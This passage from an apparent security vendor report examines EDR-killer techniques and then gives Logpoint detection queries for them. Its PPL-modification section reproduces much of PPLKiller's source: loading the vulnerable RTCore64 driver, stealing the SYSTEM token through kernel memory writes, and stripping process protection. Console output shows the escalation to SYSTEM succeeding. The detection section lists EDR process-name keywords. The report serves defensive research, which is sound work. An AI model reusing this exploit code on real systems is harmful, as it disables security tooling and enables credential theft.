To verify, we also utilized **EDRNoiseMaker**, a specialized tool aimed at detecting potential silencers of an EDR or any user-specified process. Our findings indicate that it seeks to identify silenced processes by examining a list of executables that have been muted through WFP.



Here, EDRNoiseMaker confirmed that rules were created, providing the ID and path of the executables that were blocked using a custom outbound filter.

Technique 3: PPL Modification

Numerous proof-of-concept demonstrations and research findings have emerged in our Protected Process Light (PPL) modification analysis. A particularly significant example is **PPLKiller**, a tool developed by RedCursorSecurityConsulting on GitHub. This tool effectively demonstrates PPL exploitation by utilizing the signed kernel-mode driver **RTCore64.sys** to remove Windows Defender from the protected processes list successfully.

Let's explore the underlying mechanics of this code to understand its operational framework.

Upon successful compilation, the **PPLKiller.exe** executable offers various functionalities, including:

- makeSystem
- installDriver
- disablePPL
- uninstallDriver

```
int wmain(int argc, wchar_t* argv[]) {
    wprintf(L"PPLKiller version %ws by %ws\n", VERSION, AUTHOR);

    if (argc < 2) {
        wprintf(L"Usage: %s\n",
            L"/disablePPL <PID>\n",
            L"/disableLSAProtection\n",
            L"/makeSYSTEM <PID>\n",
            L"/makeSYSTEMcmd\n",
            L"/installDriver\n",
            L"/uninstallDriver", argv[0]);
        return 0;
    }
}
```

When executing PPLKiller.exe as an administrator with the **/installDriver** flag, the program follows a systematic process to install and load a kernel driver:

- 1. Token Retrieval:** Initially, it obtains the current process token to manage privileges and access user information.
- 2. SID Processing:** The program retrieves the User Security Identifier (SID), which is crucial for constructing the appropriate registry path for the driver.
- 3. Registry Configuration:** Through the **CreateRegistryKey** function, the program:
 - Creates necessary registry entries
 - Configures driver location parameters
 - Sets up required driver configurations
- 4. Privilege Elevation:** To enable kernel driver loading capabilities, the program activates the **SeLoadDriverPrivilege** using the **SetPrivilege** function.
- 5. Driver Loading:** The final step involves the **LoadDriver** function, which utilizes **NtLoadDriver** to complete the driver installation and loading process.

```
#include "loadDriver.h"

ULONG
LoadDriver(LPWSTR userSid, LPWSTR RegistryPath)
{
    UNICODE_STRING DriverServiceName;
    NTSTATUS status;

    typedef NTSTATUS (__stdcall* NT_LOAD_DRIVER) (IN PUNICODE_STRING DriverServiceName);
    typedef void (WINAPI* RTL_INIT_UNICODE_STRING) (PUNICODE_STRING, PCWSTR);

    NT_LOAD_DRIVER NtLoadDriver = (NT_LOAD_DRIVER)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtLoadDriver");
    RTL_INIT_UNICODE_STRING RtlInitUnicodeString = (RTL_INIT_UNICODE_STRING)GetProcAddress(GetModuleHandleA("ntdll.dll"), "RtlInitUnicodeString");

    wchar_t registryPath[MAX_PATH];
    _snwprintf_s(registryPath, _TRUNCATE, L"%s\\%s", REGISTRY_USER_PREFIX, userSid, RegistryPath);

    wprintf(L"[i] Loading Driver: %s\n", registryPath);

    RtlInitUnicodeString(&DriverServiceName, registryPath);

    status = NtLoadDriver(&DriverServiceName);
    printf("NTSTATUS: %08x, WinError: %d\n", status, GetLastError());

    if (!NT_SUCCESS(status))
        //return RtlNtStatusToDosError(status);
        return -1;
    return 0;
}
```

LoadDriver Function


```

DWORD WINAPI ServiceInstall(POUSH serviceName, POUSH displayName, POUSH binPath, DWORD serviceType, DWORD startType, BOOL startIt) {
    BOOL status = FALSE;
    SC_HANDLE hSC = NULL;
    if (hSC = OpenSCManager(NULL, SERVICES_ACTIVE_DATABASE, SC_MANAGER_CONNECT | SC_MANAGER_CREATE_SERVICE)) {
        if (hSC = OpenService(hSC, serviceName, SERVICE_START)) {
            WPRINTF(L"%s: service already registered", serviceName);
        } else {
            if (GetLastError() == ERROR_SERVICE_DOES_NOT_EXIST) {
                WPRINTF(L"%s: service not present", serviceName);
                if (hSC = CreateService(hSC, serviceName, displayName, READ_CONTROL | WRITE_DAC | SERVICE_START, serviceType, startType, SERVICE_ERROR_NORMAL, binPath, NULL, NULL, NULL, NULL)) {
                    WPRINTF(L"%s: service successfully registered", serviceName);
                    if (status = StartService(hSC, 0, serviceName)) {
                        WPRINTF(L"%s: service started", serviceName);
                    } else {
                        WPRINTF(L"%s: service already started", serviceName);
                    }
                } else {
                    PRINT_ERROR_AUTO(L"CreateService");
                }
            } else {
                PRINT_ERROR_AUTO(L"OpenService");
            }
        }
    } else {
        PRINT_ERROR_AUTO(L"OpenSCManager");
        return GetLastError();
    }
    return 0;
}

```

ServiceInstall Function

```

C:\Users\Administrator\Documents\PPLKiller-master\x64\Release>PPLKiller.exe /installDriver
PPLKiller version 0.3 by @aceb0nd
Note 14624 bytes to C:\Users\Administrator\AppData\Local\Temp\RTCore64.sys successfully.
[*] RTCore64 service not present
[*] RTCore64 service successfully registered
[*] RTCore64 service ACL to everyone
[*] RTCore64 service started

```

```

C:\Users\Administrator\Documents\PPLKiller-master\x64\Release>whoami
ec2amaz-52ku6t8\administrator

C:\Users\Administrator\Documents\PPLKiller-master\x64\Release>PPLKiller.exe /makeSYSTEMcmd
PPLKiller version 0.3 by @aceb0nd
[*] Windows Version 1809 Found
[*] Device object handle has been obtained
[*] Ntoskrnl base address: FFFFF8032E883000
[*] PsInitialSystemProcess address: FFFFF803168283040
[*] System process token: FFFFF803168283040
[*] Current process address: FFFFF803168283040
[*] Current process token: FFFFF803168283040
[*] Stealing system process token ...
[*] Spawning new shell ...
Microsoft Windows [Version 10.0.17763.6054]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Documents\PPLKiller-master\x64\Release>whoami
nt authority\system

```

The `makeSYSTEM` function performs privilege escalation by leveraging the vulnerable `RTCore64` driver to manipulate kernel memory and elevate a process to `SYSTEM`-level privileges. This process involves several critical steps:

1. Initially, it establishes a handle for the `RTCore64` driver, enabling kernel memory access.
2. The function then performs two crucial memory operations:
 - Locates the Windows kernel base address (`ntoskrnl.exe`) using the `getKernelBaseAddr` function.
 - Identifies the `PsInitialSystemProcess` address, which references the `SYSTEM` process by loading `ntoskrnl.exe`, finding the offset of `PsInitialSystemProcess` within the module, and then reading the actual address from memory using the `RTCore64` driver.
3. Subsequently, it extracts the `SYSTEM` process token, which contains the highest privilege level.
4. The function traverses the active process list to:
 - Locate the target process using its Process ID (PID).
 - Read its current privilege token.
5. Finally, it executes the privilege escalation by:
 - Replacing the target process's original token with the `SYSTEM` token.
 - Closing the device handle to complete the operation.

This privileged access manipulation effectively grants the target process `SYSTEM`-level permissions, enabling unrestricted system access.

```

void MakeSystem(DWORD targetPID, Offsets offsets) {
    const auto Device = CreateFile(L"\\\\.\\(RTCore64)", GENERIC_READ | GENERIC_WRITE, 0, nullptr, OPEN_EXISTING, 0, nullptr);
    if (Device == INVALID_HANDLE_VALUE) {
        Log("[!] unable to obtain a handle to the device object");
        return;
    }
    Log("[*] Device object handle has been obtained");

    const auto NtoskrnlBaseAddress = getKernelBaseAddr();
    Log("[*] Ntoskrnl base address: %p", NtoskrnlBaseAddress);

    // Locating PsInitialSystemProcess address
    DWORD64 Ntoskrnl = LoadLibrary(L"ntoskrnl.exe");
    const DWORD64 PsInitialSystemProcessOffset = reinterpret_cast<DWORD64>(GetProcAddress(Ntoskrnl, "PsInitialSystemProcess")) - reinterpret_cast<DWORD64>(Ntoskrnl);
    const DWORD64 PsInitialSystemProcessAddress = ReadMemory<DWORD64>(Device, NtoskrnlBaseAddress + PsInitialSystemProcessOffset);
    Log("[*] PsInitialSystemProcess address: %p", PsInitialSystemProcessAddress);

    // Get token value of System process
    const DWORD64 SystemProcessToken = ReadMemory<DWORD64>(Device, PsInitialSystemProcessAddress + offsets.TokenOffset) & ~15;
    Log("[*] System process token: %p", SystemProcessToken);

    // Find our process in active process list
    const DWORD64 CurrentProcessId = static_cast<DWORD64>(targetPID);
    DWORD64 ProcessHead = PsInitialSystemProcessAddress + offsets.ActiveProcessLinkOffset;
    DWORD64 CurrentProcessAddress = ProcessHead;

    do {
        const DWORD64 ProcessAddress = CurrentProcessAddress - offsets.ActiveProcessLinkOffset;
        const auto UniqueProcessId = ReadMemory<DWORD64>(Device, ProcessAddress + offsets.UniqueProcessIdOffset);
        if (UniqueProcessId == CurrentProcessId) {
            break;
        }
        CurrentProcessAddress = ReadMemory<DWORD64>(Device, ProcessAddress + offsets.ActiveProcessLinkOffset);
    } while (CurrentProcessAddress != ProcessHead);

    CurrentProcessAddress = offsets.ActiveProcessLinkOffset;
    Log("[*] Current process address: %p", CurrentProcessAddress);

    // Reading current process token
    const DWORD64 CurrentProcessFastToken = ReadMemory<DWORD64>(Device, CurrentProcessAddress + offsets.TokenOffset);
    const DWORD64 CurrentProcessToken = CurrentProcessFastToken & 15;
    Log("[*] Current process token: %p", CurrentProcessToken);

    // Stealing System process token
    Log("[*] Stealing System process token ...");
    WriteMemory<DWORD64>(Device, CurrentProcessAddress + offsets.TokenOffset, CurrentProcessTokenReferenceCounter | SystemProcessToken);

    // Cleanup
    CloseHandle(Device);
}

```

MakeSystem Function

Another essential function, `disableProtectedProcesses`, is used when executing the `disablePPL` command. This function is designed to remove the process from the Protected Process list. First, it tries to obtain the handle for the `RTCore64` driver using the `CreateFileW` Windows function. Then, the kernel base address is retrieved using `ntoskrnl.exe` to read and write kernel memory. And locates the address of the `SYSTEM` process (`PsInitialSystemProcess`). The function searches the active process list for the target process using its process ID (PID). Once located, it patches specific protection flags in the process's memory, modifying its security signature and protection values. Finally, the function cleans up by closing the device handle to release resources.

```

void disableProtectedProcesses(DWORD targetPID, Offsets offsets) {
    const auto Device = CreateFile(L"\\\\.\\(RTCore64)", GENERIC_READ | GENERIC_WRITE, 0, nullptr, OPEN_EXISTING, 0, nullptr);
    if (Device == INVALID_HANDLE_VALUE) {
        Log("[!] unable to obtain a handle to the device object");
        return;
    }
    Log("[*] Device object handle has been obtained");

    const auto NtoskrnlBaseAddress = getKernelBaseAddr();
    Log("[*] Ntoskrnl base address: %p", NtoskrnlBaseAddress);

    // Locating PsInitialSystemProcess address
    DWORD64 Ntoskrnl = LoadLibrary(L"ntoskrnl.exe");
    const DWORD64 PsInitialSystemProcessOffset = reinterpret_cast<DWORD64>(GetProcAddress(Ntoskrnl, "PsInitialSystemProcess")) - reinterpret_cast<DWORD64>(Ntoskrnl);
    const DWORD64 PsInitialSystemProcessAddress = ReadMemory<DWORD64>(Device, NtoskrnlBaseAddress + PsInitialSystemProcessOffset);
    Log("[*] PsInitialSystemProcess address: %p", PsInitialSystemProcessAddress);

    // Find our process in active process list
    const DWORD64 TargetProcessId = static_cast<DWORD64>(targetPID);
    DWORD64 ProcessHead = PsInitialSystemProcessAddress + offsets.ActiveProcessLinkOffset;
    DWORD64 CurrentProcessAddress = ProcessHead;

    do {
        const DWORD64 ProcessAddress = CurrentProcessAddress - offsets.ActiveProcessLinkOffset;
        const auto UniqueProcessId = ReadMemory<DWORD64>(Device, ProcessAddress + offsets.UniqueProcessIdOffset);
        if (UniqueProcessId == TargetProcessId) {
            break;
        }
        CurrentProcessAddress = ReadMemory<DWORD64>(Device, ProcessAddress + offsets.ActiveProcessLinkOffset);
    } while (CurrentProcessAddress != ProcessHead);

    CurrentProcessAddress = offsets.ActiveProcessLinkOffset;
    Log("[*] Current process address: %p", CurrentProcessAddress);

    // Patches 8 values: SignatureLevel, SectionSignatureLevel, Type, Audit, and Signer
    WriteMemory<PVOID>(Device, 4, CurrentProcessAddress + offsets.SignatureLevelOffset, 0x0);

    // Cleanup
    CloseHandle(Device);
}

```

disableProtectionProcesses Function

```

C:\Users\Administrator\Documents>PPLKiller-master\X64\Release>PPLKiller.exe /disablePPL 2864
PPLKiller version 0.3 by @aceb0nd
[+] Windows Version 1809 Found
[*] Device object handle has been obtained
[*] Ntoskrnl base address: FFFFF802E8B3000
[*] PsInitialSystemProcess address: FFFFF80168283040
[*] Current process address: FFFFF80178A6C540

```

| Process Name | Private Bytes | Working Set | PID | Company Name |
|---------------------|---------------|-------------|---------|-----------------------|
| msauth-agent.exe | <0.01 | 3,952 K | 11,132 | Microsoft Corporation |
| msiexec.exe | 0.37 | 272,596 K | 148,132 | Microsoft Corporation |
| osqueryd.exe | <0.01 | 5,376 K | 16,620 | Osqery Foundation |
| conhost.exe | <0.01 | 6,600 K | 12,408 | Microsoft Corporation |
| System Idle Process | 1.47 | 10,420 K | 0 | |

The `uninstallDriver` command leverages the `service_uninstall` function to halt and remove the `RTCore64` service and its corresponding `RTCore64.sys` driver file. Since the Defender is no longer a protected process, attackers can use MimiKatz to dump LSASS and user credentials without being detected.

```
BOOL service_uninstall(PCWSTR serviceName) {
    if (kull_m_service_genericControl(serviceName, SERVICE_STOP, SERVICE_CONTROL_STOP, NULL)) {
        wprintf(L"[+] \"%s\" service stopped\n", serviceName);
    }
    else if (GetLastError() == ERROR_SERVICE_NOT_ACTIVE) {
        wprintf(L"[*] \"%s\" service not running\n", serviceName);
    }
    else {
        PRINT_ERROR_AUTO(L"kull_m_service_stop");
        return FALSE;
    }

    if (SC_HANDLE hSC = OpenSCManager(NULL, SERVICES_ACTIVE_DATABASE, SC_MANAGER_CONNECT)) {
        if (SC_HANDLE hS = OpenService(hSC, serviceName, DELETE)) {
            BOOL status = DeleteService(hS);
            CloseServiceHandle(hS);
        }
        CloseServiceHandle(hSC);
    }
    return TRUE;
}
```

service_uninstall function

```
C:\Users\Administrator\Documents\PPLKiller-master\vx64\Release>PPLKiller.exe /uninstallDriver
PPLKiller version 0.3 by @aceb0nd
[*] "RTCore64" service stopped
Deleted C:\Users\Administrator\AppData\Local\Temp\RTCore64.sys
```

DETECTION WITH LOGPOINT

Log Sources Needed

For the hunting queries to work, you must ensure you have the appropriate event logs from specified sources. Some logs are logged by default, while others may need to be manually configured. The following log sources are required for effective detection.

1. Windows

- [Registry Auditing should be enabled](#)
- [Process Termination should be enabled](#)
- [Audit Filtering Platform Connection](#)

2. Windows Sysmon

Hunting for EDR Killer and its behavior

BYoVD

One of the most common techniques utilized by EDR Killers such as Terminator, Aukill, EDRKillShifter, and MS4Killer is BYOVD. Despite Microsoft's efforts to decertify signed drivers, threat actors persist in exploiting a concerning security gap by introducing legitimate yet vulnerable drivers into systems.

For detection, analysts can benefit from the detection alert "**Suspicious Driver Loaded**," which can be tailored based on the requirements by updating the "`SUSPICIOUS_DRIVER`."


"`SUSPICIOUS_DRIVER`" is a static list of known **suspicious, vulnerable, and potentially exploited drivers**.

```
1 label=Image label=Load image IN SUSPICIOUS_DRIVER
```

Alternatively, analysts can refer to the Sigma rule to look for the loading of known vulnerable drivers by their hash.

| file | path | message | count() |
|-----------------|--|---------------|---------|
| RTCore64.sys | C:\Users\Administrator\AppData\Local\Temp | Driver loaded | 18 |
| Terminator.sys | C:\Users\Administrator\Downloads | Driver loaded | 3 |
| trueinsight.sys | C:\Users\Administrator\Documents\TrueSightKiller-main\vx64\Release | Driver loaded | 2 |
| Terminator.sys | C:\Users\Administrator\Documents\Test\Executables\Executables\Terminator-master\Terminator-master\vx64\Debug | Driver loaded | 2 |


Adversaries can load the vulnerable driver directly through the registry modification. Because we have observed that the `terminator.exe` loads the vulnerable driver `Terminator.sys` (renamed `zam64.sys`)



Driver load via Registry Modification


Thus, analysts can depend on the sysmon event ID 13 in this case. They can monitor suspicious driver load via registry modification using the following query.

```
1 label=Registry label=Set label=Value detail IN SUSPICIOUS_DRIVER
2 |chart count() by user,host, target_object,detail,message
```




Analysts can also analyze logs for successfully installed kernel-mode drivers. However, it can generate noise due to legitimate driver installations.

```
1 label=Service label=Install label=Successful service_type="kernel mode driver"
2 | chart count() by user,host, file,message
```



Besides, we can also look for driver load from the Temp folder:

```
1 norm_id="WindowsSysmon" event_id=6 path="*\Temp*"
2 | chart count() by message, image, path, file
```



Process Termination

During analysis, we observed the termination of the listed EDR processes. So, we can also monitor suspicious termination of rather critical EDR processes. **However, we need to update the Sysmon configuration file to monitor the termination of unique EDR processes and log the respective events.**

```
<!--SYSMON EVENT ID 5 : PROCESS ENDED [ProcessTerminate]-->
<!--COMMENT: Useful data in building infection timelines.-->

<!--DATA: UtcTime, ProcessGuid, ProcessId, Image-->
<RuleGroup name="" groupRelation="or">
  <ProcessTerminate onmatch="include">
    <Image condition="begin with">C:\Windows\Temp\Image>
    <Image condition="begin with">C:\Windows\Temp\Image>
    <Image condition="contains">MSPeng.exe\Image>
    <Image condition="contains">Missrv\Image>
    <Image condition="contains">Sysmon\Image>
    <Image condition="begin with">C:\Users\<!--Process terminations by user binaries-->
    <Image condition="begin with">*\Image> <!--Devices and VSC shouldn't be executing changes | Credit:
@Bousseaden @lonstorm @neu5ron @PerchedSystems | https://twitter.com/SwiftOnSecurity/status/
1133167323991486464 | -->
  </ProcessTerminate>
</RuleGroup>
```

Sysmon configuration

```
1 label="Process" label=Terminate
2 "process" IN ["*activeconsole*", "*anti malware*", "*anti-malware*", "*antimalware*",
3 "*anti virus*", "*anti-virus*", "*antivirus*", "*appsense*", "*authtap*", "*avast*",
4 "*avecto*", "*canary*", "*carbonblack*",
5 "*carbon black*", "*cb.exe*", "*ciscoamp*", "*cisco amp*", "*countercept*", "*countertack*",
6 "*cramtray*", "*crssvc*", "*crowdstrike*",
7 "*csagent*", "*csfalcons*", "*csshell*", "*cybereason*", "*cyclorama*", "*cylance*",
8 "*cyoptics*", "*cyupdate*", "*cyvera*", "*cyserver*",
9 "*cytray*", "*darktrace*", "*defendpoint*", "*defender*", "*eectrl*", "*elastic*",
10 "*endgame*", "*f-secure*", "*forcepoint*", "*fireeye*",
11 "*groundling*", "*GRRservice*", "*inspector*", "*ivanti*", "*kaspersky*", "*lacuna*",
12 "*logrhythm*", "*malware*", "*mandiant*", "*mcafee*",
13 "*morphisec*", "*msascuil*", "*mmpeng*", "*nissrv*", "*omni*", "*omniagent*", "*osquery*",
14 "*palo alto networks*", "*pgeposervice*",
15 "*pgsystemtray*", "*privilegeguard*", "*procwall*", "*protectorservice*", "*qradar*",
16 "*redcloak*", "*secureworks*", "*securityhealthservice*",
17 "*semlaunchsv*", "*sentinel*", "*sepliveupdat*", "*sisidsservice*", "*sisipsservice*",
18 "*sisipsutil*", "*smc.exe*", "*smcgui*", "*snac64*",
19 "*sophos*", "*splunk*", "*srtsp*", "*symantec*", "*symcorpu*", "*symefasi*",
20 "*sysinternal*", "*sysmon*", "*tanium*", "*tda.exe*", "*tdawork*",
21 "*tpython*", "*vectra*", "*wincollect*", "*windowssensor*", "*wireshark*", "*threat*",
22 "*xagt.exe*", "*xagtnotif.exe*", "*mssense*"]
|chart count() by host, "process", message
```



Critical process termination

Misuse of WFP

Another technique EDR Killer implements is the use of a WFP filter. The analysis of “EDRSilencer” found that it searches for known running EDR processes and uses WFP (Windows Filtering Platform) to block endpoint/agent outbound connections with its management console. The connection block created event ID 5157. So, we can also monitor event ID 5157.

For the detection of WFP filter creation, the [Block Network Connections from EDR via WFP](#) alert or the following query can be utilized. However, this detection may produce significant noise, as legitimate WFP filters and network activities could be flagged.



For the alert to work, “EDR_PROCESS,” a static list of EDR Processes, is used. This list is bundled with the [Alert Rules Application](#) or can be installed separately.


Other Techniques

Adversaries target LSA protection (Local Security Authority) primarily to gain access to sensitive information, such as credentials, or to impair security mechanisms like Credential Guard.

So, To counteract this, security teams are advised to use the alert rule **LSA Protected Process Light Disabled**.

Alternatively, the following query can assist analysts in tracking LSA tampering.

```
1 label=Registry label=Set label=Value
target_object="*\System\CurrentControlSet\Control\Lsa\RunAsPPL"
2 detail="DWORD (0x00000000)"
3 |chart count() by user, host, "process", target_object
```



The screenshot shows a search interface with a query bar containing the following text: `label=Registry label=Set label=Value |target_object="*\System\CurrentControlSet\Control\Lsa\RunAsPPL" detail="DWORD (0x00000000)" |chart count() by user, host, "process", target_object`. Below the query bar, there is a table with 6 columns: user, host, process, target_object, and count(). The table contains one row of data: Administrator, EC2AMAZ-52KU6T8, C:\Windows\regedit.exe, HKLM\System\CurrentControlSet\Control\Lsa\RunAsPPL, and 6.

| user | host | process | target_object | count() |
|---------------|-----------------|------------------------|--|---------|
| Administrator | EC2AMAZ-52KU6T8 | C:\Windows\regedit.exe | HKLM\System\CurrentControlSet\Control\Lsa\RunAsPPL | 6 |


Detecting advanced techniques like direct syscalls and kernel-mode tampering is challenging due to limited visibility into kernel structures. Tools like Event Tracing for Windows (ETW) offer partial insights but require precise configurations and can still leave gaps. Kernel activity logging is noisy, resource-intensive, and not typically enabled, making detection difficult. However, these threats can be hunted using alternative methods. Here are some resources: **Detecting DLL Unhooking**, **Detect Reflective DLL Load**, and Microsoft's guide on **Reflective DLL Loading Detection**.

INVESTIGATION AND RESPONSE WITH LOGPOINT

Logpoint offers a full-featured security operations platform that combines SIEM, SOAR, threat intelligence, and an endpoint sensor. It enables automated, real-time threat detection and remediation. It also provides comprehensive visibility into existing endpoints and supports enhanced threat hunting and forensic investigations in conjunction with Osquery.


AgentX, Logpoint's endpoint sensor, enables the rapid detection and containment of compromised systems by continuously monitoring endpoints for indicators of compromise and malicious behavior. Logpoint provides prebuilt playbooks for various use cases, including threat detection and response, compliance management, log analysis, incident handling, and more.

